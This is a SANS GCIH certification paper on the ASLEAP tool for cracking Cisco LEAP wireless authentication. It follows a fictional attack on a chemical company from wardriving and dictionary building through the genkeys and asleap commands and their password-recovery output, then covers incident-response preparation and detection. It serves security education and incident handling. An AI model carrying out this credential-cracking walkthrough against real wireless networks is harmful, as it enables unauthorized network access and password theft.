Global Information Assurance Certification Paper

ASLEAP to Exploit Vulnerabilities in Cisco LEAP

SANS GCIH Practical Assignment Version 3

Author: Todd Whitley
Submission Date:

Abstract

This paper is to fulfill the requirements of the practical portion of the SANS GCIH certification. It describes the vulnerabilities of Cisco LEAP (Lightweight Extensible Authentication Protocol) and an attack, based on the ASLEAP tool, designed to exploit them. Then the response procedures, based on the five-step incident handling procedures, are described. A fictitious scenario is used throughout the document to illustrate the concept of the attack. *The scenario is identified by italicized text.*

Table of Contents

STATEMENT OF PURPOSE

This paper will describe the use of the ASLEAP tool to obtain access to WLAN networks using Cisco LEAP protocol. The attack will use common reconnaissance and scanning techniques to identify vulnerable networks. The ASLEAP applications will be used to exploit weaknesses of Cisco LEAP combined with password cracking techniques to attain access to networks hardened according to Cisco guidelines for WLAN security. From this point, an attacker has trusted insider access that can be used to launch more nefarious attacks.

EXPLOIT

Name

The exploit is a tool named “Asleap”. It was written by Joshua Wright. According to the author, the application is called asleap, as in “asleap behind the wheel”. The web page for the application is: http://asleap.sourceforge.net/. It is currently at version 1.0.

The weaknesses exploited by this tool are addressed by the following sources:

Bugtraq id: 8755
CVE: not listed
CERT: not listed
SecurityTracker Alert ID: 1007370
Cisco Security Notice: 20030802 (doc ID: 44281) “Dictionary Attack on Cisco LEAP vulnerability”

Operating System

This tool exploits vulnerabilities in the Cisco Aironet family of products running LEAP with any version of the Cisco IOS or VxWorks (which is no longer supported) operating systems.

Protocols/Services/Applications

WEP

WEP (Wired Equivalency Protocol) is the native method to provide security to 802.11 WLAN. It is a processor-efficient process that encrypts traffic so that casual sniffers will not be able to understand the data. In operation, it concatenates a 40-bit secret key with a 24-bit initialization vector (IV), resulting in a 64-bit seed. WEP can also use a 128-bit IV. A major weakness in the key scheme is that the end points use a static, shared key. This method is impractical to implement over a large network due to the administrative and security issues that arise because all of the devices involved must be configured to use the same shared key. The methods to exploit WEP are simple and well documented (see References section). These methods have been incorporated into applications such as, AirSnort (http://airsnort.shmoo.com/) and WEPcrack

(http://wepcrack.sourceforge.net/), which are readily available and very effective at defeating WEP security.

802.1X

IEEE developed the 802.1X standard to transport EAP (Extensible Authentication Protocol) over wired and wireless LAN's. 802.1X is a method for authenticating user traffic to a protected network. It also provides a means of dynamically varying the WEP encryption keys (Cisco 6/10/03). The 802.1X framework bridges the messages used by the authentication algorithms to the frame formatting used by both the wired and wireless LAN media. 802.1x is designed to operate with authentication algorithms that adhere to RFC 2284 EAP (Extensible Authentication Protocol) guidelines. 802.1x works with LAN's using 802.3 (Ethernet), 802.5 (token ring) or 802.11 (wireless LAN). The focus of this paper is on the LEAP authentication method, which is proprietary to Cisco.

According to the IEEE 802.1x standard the key components of 802.1X are the:

1. Supplicant (client) - An entity at one end of a point-to-point LAN segment that is being authenticated by an authenticator attached to the other end of that link;
2. Authenticator (access point) - An entity at one end of a point-to-point LAN segment that facilitates authentication of the entity attached to the other end of that link; and
3. Authentication Server (RADIUS server) - An entity that provides an authentication service to an authenticator. This service determines, from the credentials provided by the supplicant, whether the supplicant is authorized to access the services provided by the authenticator.

(The terms in brackets are the common-usage terms used throughout this document.)

802.1X security is port-based. By default, ports are in an "unauthorized state" and disallow all traffic other than 802.1X. Once a client is authenticated, the ports will allow traffic from the authenticated MAC address. To overcome the WEP weakness with static keys, re-authentication will typically occur every 30 minutes (1800 seconds).

The 802.1X communications between the supplicant and authenticator (access point) use Ethernet frames with the type set to 88-8E. This encapsulation method of passing EAP packets over Ethernet frames is called EAPOL (Extensible Authentication Protocol Over LAN). The data portion of the frame will contain the protocol version, packet type, packet body length and the packet body. Where the packet type may be one of four values, which are: EAP-Packet, EAPOL-Start, EAPOL-Logoff, and EAPOL-key. The frame structure is illustrated in Figure 1 (ZyXEL). An access point will remove the Ethernet header from the received frames and re-encapsulate the message in RADIUS format using UDP prior to forwarding the message.



Figure 1

LEAP (Lightweight Extensible Authentication Protocol)

Cisco has enhanced the key management by using the 802.1X as a delivery protocol combined with proprietary extensions for authentication to create the LEAP protocol for secure communications between Cisco Aironet Access Points and clients. LEAP is also known as Cisco EAP Wireless.

"Cisco LEAP is a mutual authentication algorithm that supports dynamic derivation of session keys. With Cisco Leap, mutual authentication relies on a shared secret, the user's password- which is known by the client and the network, and is used to respond to challenges between the user and the Remote Authentication Dial-In User Service (RADIUS) server" (Cisco Security Notice 20030802).

The following describes a typical LEAP session.

User will log into their laptop using the Windows password. Part of LEAP is a proprietary method for obtaining the Windows username and password hash and passing them to the Aironet client driver. The password hash is created by using the NT hash procedure, which is described in the SANS Track 4 course material for day xx.

Based on information from "Under the Hood" by Cisco, the operation of LEAP is:

1. A client connects to the wireless medium. This involves making an 802.11 communication to the access point and determining the supported data rate and other parameters.
2. The client sends a start message to an AP. The client sends an EAPOL Start(1) packet. An example is seen in frame 333 of the packet capture file show in Annex 1.
3. The AP sends an access request on behalf of the client to the authentication server.
4. In response to an EAP-Request, Identity message from the access point (authenticator) sent to the client, as seen in frame 334, the client sends its username to the AP, which forwards it to the authentication server, as shown in frame 339.
5. The authentication server sends a challenge back. The authentication server (RADIUS) sends back a challenge to the authenticator, such as with a token password system. This is an 8-octet Peer-Challenge
6. The AP forwards the challenge to the client as an EAP message over 802.1X. The authenticator unpacks this and repackages it into EAPOL and sends it to the supplicant. Frame 353 shows the Peer-Challenge.
7. The client runs the challenge through the Cisco LEAP algorithm, using the password hash as seed values. The resulting value is the peer-response, which is sent via the AP to the authentication server. This process is based on the MS-CHAPv2 process.
8. The authentication server also runs the user password hash and the peer-challenge value that it sent to the client through the Cisco LEAP algorithm. It then compares its derived value with the peer-response value it received from the client. If the two values match, the authentication server sends a success message to the AP, which passes it to the client.
9. To complete the mutual authentication, the client sends a challenge to the authentication server to authenticate the AP (the network), and proceeds through the reverse Cisco LEAP process.
10. If the network is successfully authenticated, the client passes a success message through the AP to the authentication server, which opens a port. The user is live on the network. In addition to transitioning the client's port to an authorized state and forwarding additional traffic, the access point can possibly apply restrictions based on attributes that came back from the authentication server, such as assignment to a particular virtual LAN or installation of a set of firewall rules.
11. Cisco LEAP RADIUS server generates a WEP key for that session and stores it in the AP.
12. The Cisco LEAP client locally derives the WEP key.

LEAP provides the benefits that:

1. neither the password (nor password hash) is sent over the air
2. every user has a unique WEP key

3. the session timeout will periodically generate a new WEP key. This is typically performed in the background every 30 minutes. This defends against many of the methods to crack WEP keys.

Description

The security of the LEAP authentication uses a known challenge and a secret hash value that are combined using a one-way hash. Using a one-way hash will ideally prevent any attempts to reverse engineer the password. The peer-challenge is a random 8-byte value determined by the authentication server. This is sent to the client and since both client and server independently have the same password hash they can independently calculate the response value and compare the answers. The author of Asleap has taken advantage of several weaknesses in the implementation of this process to be able to determine the original password.

First, the challenge and response are both easily observed by the attacker by monitoring the wireless traffic. This can be done without either end party knowing. This is pretty much unavoidable with a wireless medium. The EAP or 802.1X sends the username in the clear that allows the attacker to view the username and capture the authentication process. Asleap can monitor live WLAN traffic and record LEAP authentications for analysis. The monitoring is performed in RFMON mode which makes it stealthier than active monitoring.

Also the calculations to encrypt the challenge using DES are known. The missing element is the key used for the DES encryption. One way this can be determined is by using a very processor intensive brute force method to try every possible key combination. Another option is dictionary attacks, which offer the advantage of being much less processor intensive. Rather than using every possible combination of characters, a dictionary attack tries only a list of common passwords. This is effective because many users choose easy to remember passwords that are based on common words. This saves the processor from having to calculate hashes for unlikely passwords. The trade-off is that some passwords will not be found. To further enhance the performance of a dictionary attack the list of passwords can be hashed using the MD4 function to create a password hash file.

The next weakness described in the documentation for Asleap is in the way that the DES seeds are calculated. The DES algorithm requires three 7-byte seeds. These are obtained by splitting the 16-byte password hash into three parts. The first seed consists of bytes 1 through 7. The second seed is bytes 8 through 14. The last seed consists of bytes 15 and 16 appended by 5 bytes of zeros. These three seeds are each used to encrypt the peer-challenge value. When combined, this results in a 24-byte peer-response value. However, for the third DES calculation based on two bytes of data (and 5 null bytes), there are only 2^16 possible seeds. Each possible value is then used as a seed for the DES encryption of the challenge. When this value matches the last 8 bytes of the known peer-response the last two bytes of the password hash are now known. A worst-case brute force attempt to determine the 7-byte seed for a 8-byte

hashed value may require 2^56 tries. Since only two bytes are unknown, this method requires a much more reasonable maximum of 2^16, saving up to 2^40 tries.

With this information, the password hash file can be reduced to only those entries where bytes 15 and 16 match the ones just determined. The Asleap documentation states that the "the worst-case search time is .0015% as a lookup in a flat file" (Wright, http://asleap.sourceforge.net). Asleap accomplishes much of this optimization this in advance by using the genkeys program to produce both a password hash file and an indexed password hash file. The entries remaining in the indexed password hash file are then used as seeds for the DES encryption and the results are compared to the peer-response. A match between the peer-response value and the calculated DES value identifies the password hash that was used. This in turn identifies the original clear-text password that was used. The victim's password has been found.

It should be noted that the thoroughness of the password file determines both the ability of the Asleap application to find a match and the time that it takes.

The victim's username was obtained from monitoring the LEAP authentication. The victim's password was found in a reasonable amount of time using Asleap. At this point the attacker has the information to gain access as an authorized user of the network.

One requirement for this to work is that the attacker can capture the authentication while it is occurring. By default, a client will re-authenticate every 30 minutes, but for the impatient attacker, Asleap offers the option of ending a victim's connection so that they must re-authenticate. This is accomplished by sending an EAPOL-Logoff (2) packet. The client will then need to re-authenticate, allowing the attacker to observe the entire process and capture the relevant information.

Asleap has the options of capturing the data in real time or reading in a data file in either ethereal/libpcap or Airopeek formats.

LEAP uses the same password as Windows, which may offer the side benefit of being able to access any other resources which rely on the Windows password. Even further benefits may be possible if the victim uses the same password for other resources or applications, which many people do.

The full list of options available with Asleap, version 1.0 is obtained by typing:

```
$ ./asleap -h
asleap 1.0 - actively recover LEAP passwords. <jwright@hasborg.com>
Usage: asleap [options]

    -i      Interface to capture on
    -f      Dictionary file with NT hashes
    -n      Index file for NT hashes
    -r      Read from a libpcap file
```

-w Write the LEAP exchange to a libpcap file
-a Perform an active attack (faster, requires AirJack drivers)
-c Specify a channel (defaults to current)
-o Perform channel hopping
-t Specify a timeout watching for LEAP exchange (default 5 seconds)
-h Output this help information and exit
-v Print verbose information (more -v for more verbosity)
-V Print program version and exit

Signatures of the attack

The initial part of this attack is passive monitoring of wireless data to capture the authentication process. Since this is passive monitoring there is no signature of the attack. As the device is listening, it may broadcast beacon packets, which may identify the device as unknown. However, in a busy area this is likely to be ignored, as it is not practical to investigate every unknown wireless device. The password cracking takes place offline, and will therefore not be detectable. Finally, the access to the network will be using authentic credentials, and this also will not be directly detectable. Indirect means, such as MAC address or usage patterns, will be required.

Scenario Background

The fictional scenario used in this paper is based on the penetration of a WLAN belonging to Alice and Bob Chemicals. Alice and Bob Chemicals is a pharmaceutical company that has several revolutionary drugs in various stages of development. It is located within three small buildings in an industrial park. Being a small bio-tech company, it employs many people who are comfortable with technology and are eager to adopt new technologies that enhance their ability to work and communicate. However, they are not especially adept at information technology systems. On account of popular demand, a WLAN has been installed for several months and it has proven very successful as it allows the scientists to have a great deal of mobility, encouraging more collaboration during their research.

The attacker does not have any connection to the company and is not authorized to use the WLAN or any part of the IT infrastructure. The attacker's objective is to obtain an anonymous, hi-speed connection to the Internet and the use of non-attributable storage space for nefarious purposes. The attacker will be operating in the late evening and nighttime due to scheduling constraints and the desire for the cover of darkness.

The victim in this scenario has the username: qa_leap and password: qaleap.
(Due to resource and legal limitations, the scenario will be illustrated by running the applications using packet capture files provided with the application download, rather than against actual networks or labs)

Platform

Victim's Platform/Network

The victim's network itself is the target. The relevant portions are very simple and include the wireless access clients, the wireless access point, the RADIUS authentication server. After performing the exploit, the attacker will then have access to the rest of the network and the Internet. The network infrastructure at Alice and Bob Chemicals is based on Cisco equipment, including the Aironet platform for the WLAN. Each building has a WLAN Access Point. The Access Points are connected to the wired network and act as all other switches. The Access Points are Cisco Aironet 1200s running Cisco IOS. The employees make use of a variety of laptop models and hand-held devices. The laptops are all equipped with Cisco network wireless PCMCIA (client adapter) cards. The laptops are primarily used for business applications, such as email, messaging, word processing and presentations. As such they are running a combination of Windows NT and Windows XP, depending on when they were purchased. A Cisco authentication server performs RADIUS network authentication.

Source Network

The source network is simply a laptop computer with an Aironet 352 wireless client card to access WLAN networks and a large hard-drive for the attacker's nefarious purposes.

Network Diagram



Figure 2

Stages of the Attack

Reconnaissance

An attack using this exploit begins with either the attacker focusing on a specific network or finding a convenient network. In the former case, the attacker would be targeting a specific network, perhaps for industrial espionage or personal reasons. In the latter case, the attacker first finds the wireless network. This can be accomplished using Wardriving techniques, including the use of tools such as:

Wellenreiter – This application is well suited for this exploit because it runs on Linux, supports Cisco cards in RFMON mode, can operate completely in passive mode, spoofs the MAC address and can output capture files in ethereal/tcpdump compatible formats. As seen in the screenshot (www.wellenreiter.net/screenshots.html) it will also identify the manufacturer of the device, which is very useful for this exploit.



Figure 3

NetStumbler – Another tool useful for wardriving, which is the first widespread tool for finding 802 networks and runs on Windows. It shows the AP, SSID's, channels, and whether WEP is used. It offers active scanning by sending out "hello" broadcasts on all channels.

Kismet – A linux based application that collects all packets in the air to determine the SSID (Service Set ID's). This has the advantage of finding networks with hidden SSID's. Best suited for cards which support raw packet monitoring (RFMON) in Linux. Cards include prism2-based cards from Linksys, D-link and others, as well as Cisco Aironet cards and ORiNOCO-based cards and the ar5k chipset (Ryan, Aug 03).

Other suitable applications for finding WLAN's includes: AirTraf, Prismdump, Mognet, AiroPeek, WaveStumbler, and Wireless Security Auditor.

In this scenario, the attacker decides to conduct wardriving reconnaissance in several industrial parks. These areas are chosen because they have a high level of businesses that may have high-bandwidth WLAN's that are under-utilized during the evenings. The attacker uses Wellenreiter and records the location, channel numbers and station ID's for several access points using Aironet. Alice and Bob Chemicals is chosen for further inspection simply because it is close to home and there are always a few employees working at all hours of the night, so an extra vehicle in the parking lot during the night would be less noticeable.

Once the target network has been identified, either by wardriving or prior knowledge, then standard reconnaissance techniques can be used to provide information to expand the password dictionary and to penetrate further after the Cisco vulnerability has been exploited.

The reconnaissance can begin with open source research using Google, Yahoo, and other search engines. The results of this may provide people's names, locations, and other words that can be added to the password dictionary. This is simply done by adding words, one per line, to a password file in text format.

This research may also be able to identify the networking equipment that the company uses to confirm that Cisco Aironet products are in use. This type of information may be available from the company web site or more obscure locations such as technical chat discussions that IT staff may participate in. This is important because these are the only products vulnerable to this exploit.

Other sources of information include domain name registration, Whois, and NSLookup. These references will assist in further exploitation of the system after the initial access. In preparation for the first use of ASLEAP, the attacker requires a password file. There are many lists available for download from the Internet. Some can be found at: http://www.theargon.com/archivess/wordlists/ and http://www.openwall.com/passwords/wordlists/

After selecting Alice and Bob Chemicals for further investigation the attacker returns home and conducts open source research on them. This provides the names and biographies of top executives, names and contact information for IT personnel and some general descriptions of the products and projects under late stage development. This information, along with geographical information, such as street names and nearby cities is added to the password.list dictionary file that was downloaded along with the ASLEAP application. Some bulletin board messages indicated that Alice and Bob Chemicals may use Cisco equipment, but specific equipment was not identified.
The words found during the open source reconnaissance are added to the password.list file. This is a text file that contains one word per line. This customized password file is then prepared for use by ASLEAP by using the genkeys program. The format for this is: ./genkeys infile outfile indexfile. In this case, the user executes:
./genkeys password.list words.dat words.idx
This hashes the password file and indexes the hashes to create the words.dat and words.idx files as shown below:

```
# ./genkeys password.lst words.dat words.idx
genkeys 1.0 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
2299 hashes written in 0.04 seconds:  62986.30 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 5044 compares.
Creating index file (almost finished) ...Done.
```

Scanning

Once a wireless network has been identified the next step is to scan it to determine its vulnerability to the ASLEAP tool. The first requirement is that the access point is a Cisco Aironet product, running any version of the Cisco IOS. Secondly, the WLAN must be using the LEAP protocol for secure authentication. Another requirement is that the users have weak passwords.

There are several options for accomplishing this.

1. Asleap can be used to monitor traffic. In verbose mode it will display its progress at identifying LEAP authentications.
2. Wellenreiter can identify the manufacturer or access points
3. The OS of the switch can be fingerprinted using a known behavior, such as CAN-2003-0512 discussed below, or
4. Using an existing tool for OS fingerprinting. Nmap and Cheops have signatures for Cisco wireless devices.

CAN-2003-0512 describes an identification method by simply by telneting with an invalid username and looking for the response "% Invalid Login" without being prompted for a password. This works for Aironet until at least IOS 12.2. In addition to identifying Cisco Aironet products, it can be used as method to determine valid user ID's as discussed in the security notice, although this is not required for the attack described in this paper. This was fixed by a patch released in July 2003, but is still an easy test to perform. It does leave a small signature of an attempted telnet session and an unrecognized user name, but both characteristics are very minor indicators.

The next night the attacker returned to the parking lot with the intention of using option 2 listed above to quickly and stealthily verify that the network is susceptible to the Asleap exploit. The attacker turned on Wellenreiter. With this the attacker determined the channels in use and the fact that Cisco Aironet products were in fact being used. It was also observed that all clients also used Cisco Aironet cards. Therefore, the attacker's use of a Cisco card would provide further camouflage. Traffic was captured with Wellenreiter and stored in an ethereal/tcpdump compatible file.

Exploiting the System

Once a vulnerable system has been detected it can be exploited using ASLEAP. ASLEAP runs on the Linux OS. It requires the dictionary file generated during the reconnaissance.

The execution of the program against the file looks like:

```
$ ./asleap -f words.dat -r data/leap.dump -w output -v
asleap 1.0 - actively recover LEAP passwords. <jwright@hasborg.com>
Using the passive attack method.
```

Captured LEAP challenge:

```
0802 d500 000c 3043 a907 0007 50ca f417  ......0C....P...
0007 50ca f417 4067 aaaa 0300 0000 888e  ..P...@g........
0100 0017 0112 0017 1101 0008 0786 aea0  ................
215b c30a 7161 5f6c 6561 70              ![..qa_leap
```

Captured LEAP response:

```
0801 7500 0007 50ca f417 000c 3043 a907  ..u...P.....0C..
0007 50ca f417 6004 aaaa 0300 00f8 888e  ..P...`.........
0100 0027 0212 0027 1101 0018 7f6a 14f1  ...'...'.....j..
1eeb 980f da11 bf83 a142 a874 4f00 683a  .........B.tO.h:
d5bc 5cb6 7161 5f6c 6561 70              ..\.qa_leap
```

Captured LEAP auth success:

```
0802 d500 000c 3043 a907 0007 50ca f417  ......0C....P...
0007 50ca f417 5067 aaaa 0300 0000 888e  ..P...Pg........
0100 0004 0313 0004                      ........
```

Captured LEAP exchange information:

```
    username:   qa_leap
    challenge:  0786aea0215bc30a
    response:   7f6a14f11eeb980fda11bf83a142a8744f00683ad5bc5cb6
    Attempting to recover last 2 of hash.
    hash bytes: 4a39
    Starting dictionary lookups.
    NT hash:    a1fc198bdbf5833a56fb40cdd1a64a39
    password:   qaleap
Reached EOF on pcapfile.
Closing pcap ...
Closing output pcap ...
```

Login to system with password obtained.

The Windows password used for access may also be used by the user to access other applications or restricted information.

The attacker now has confidence that this network is vulnerable to the exploit used by Asleap. The attacker uses network traffic captured previously to identify username and challenge/response traffic. As mentioned earlier, the attacker used information gained during the reconnaissance to expand the password dictionary file.

The attacker has the option with ASLEAP to forcibly disconnect users in order to capture their authentication attempts. This option requires the use of Airjack drivers. It was not used in order to maintain a higher degree of stealth. LEAP used the default value that caused clients to re-authenticate every 30 minutes, so it wasn't long before several authentication sessions were captured. Monitoring traffic during the morning when people are typically logging in could have captured even more. Leaving the vehicle in the parking lot with a computer running could have been used to accomplish this. Unfortunately the attacker needed to use the car in the mornings, so this was not a convenient option. Once the authentication sessions were captured by Asleap, the search for weak passwords began off-line during the day.

The analysis was successful and several passwords were obtained. Most noticeably, the user qa_leap uses the password qaleap. That was tried the next night and access was granted. Once access was obtained the attacker was able to freely access the Internet, for nefarious purposes. The attacker's laptop was used for downloading/download files using ftp and file sharing applications. The attacker returned frequently during the following week using the same password.

Keeping Access

The simplest form of keeping access is to record the login information that was used. Also, further monitoring and use of ASLEAP may lead to additional vulnerable accounts. Now that the attacker is a trusted insider, the standard methods of keeping access may be used. This includes techniques to obtain account information for additional users on the wired network, installing backdoors and rootkits.

In order to continue being able to access the network the attacker records the WLAN info and the username/passwords captured. In order to keep a low profile, the attacker did not attempt to introduce backdoors or other more intrusive tools for fear that they may trigger warnings. The attacker is not overly concerned about losing access as there are likely more users with weak passwords and more wireless networks that are also vulnerable.

Covering Tracks

At this point the attacker has achieved access to the network while maintaining a relatively low profile. The attacker could perform a bit more analysis of the network traffic to learn legitimate MAC addresses that corresponded to the users being imitated.

The measures that the attacker uses to cover the tracks are merely the misdirection previously taken of impersonating a legitimate user by using a legitimate user account. The attacker did take the step of spoofing a random MAC address while maintaining the Cisco OID.

Incident Handling Response

Preparation

The preparation for an incident takes place well before an actual incident occurs. This consists of developing security policies, preparing incident handling plans, and following secure operating procedures.

At Alice and Bob Chemicals, the policy for accessing the information infrastructure is displayed during every login and must be acknowledged by the user. This is to ensure that everyone is aware of the policy. The policy states: "The ALICE AND BOB CHEMICALS system, including networks, Internet access, and related equipment, is limited to authorized activity. Any attempted or unauthorized access, use, or modification is prohibited. Unauthorized users of the system may face criminal or civil penalties. The use of the system may be monitored and recorded for the assurance of authorized use, system performance, system management, and operational security. ALICE AND BOB CHEMICALS can provide the records to law enforcement if the monitoring reveals possible evidence of criminal activity. Select <yes> to consent to this policy."

Alice and Bob Chemicals developed an incident response plan which included guidelines for making an initial assessment, guidelines for escalating issues, and contact information. The plan also included means of expanding incident handling team and technical tools that can be used. The incident handling forms from http://www.sans.org/incidentforms/ are kept on hand as they provide a simple means of recording important data.

The core of the information security incident handling team consisted of two system administrators, one network focused and the other with a focus on operating systems. They were provided with extra security training and given responsibility for securing the information infrastructure. Various other systems administrators, with particular expertise, augment them as required. There is no full time IT security staff. The corporate Security Manager is the lead on al security issues. The Security Manager reports to the Chief Operating Officer. The company is not large enough to have a CIO at this time.

During the deployment of the WLAN system the equipment was configured according to guidelines produced by Cisco for best practices of WLAN security. This meant that default ID's, users and passwords were all changed. Also LEAP advanced encryption beyond WEP was implemented. This also necessitated that all client cards had to be Cisco compliant. Access Control Lists were not used because the high rate of growth of client cards and the number of access points made management of ACL's to be impractical.

Identification

For this type of attack the technical signatures are not obvious and requires small pieces of information from a variety of sources to track down. This type of attack requires very little skill to implement. The results of the attack are very effective and can facilitate industrial espionage or start more advanced attacks. The simplest mitigation is to implement and enforce a strong password policy.

One clue may come from users being forced to re-authenticate. This would be caused by the attacker using ASLEAP with the –a option. The challenge in using this as a signature is that this re-authentication only needs to occur once, and there are legitimate reasons for this occurring, so the vast majority of occurrences will be false positives. Most items are not reported/investigated until there is a repeated pattern, leading to many false negatives. Another potential sign is if multiple users need to re-authenticate around the same time.

This type of attack may also be detected if the attacker uses a wireless card with an unauthorized MAC address. If the attacker counteracts this possibility by using a spoofed address, this action may lead to conflicts when both devices are attempting to communicate, or may lead to identification through usage pattern recognition. This may occur when a MAC is used outside of normal hours or when the owner is not at the premises.

Products such as AirDefence IDS - http://www.airdefense.net/products/airdefense_ids.shtm may help, but they are still not very adept at sorting out false positives and negatives.

In this scenario, the attacker was patient enough to capture passwords without forcing disconnections. Also, the attacker used a legitimate MAC address, even though this was not an issue for this network.
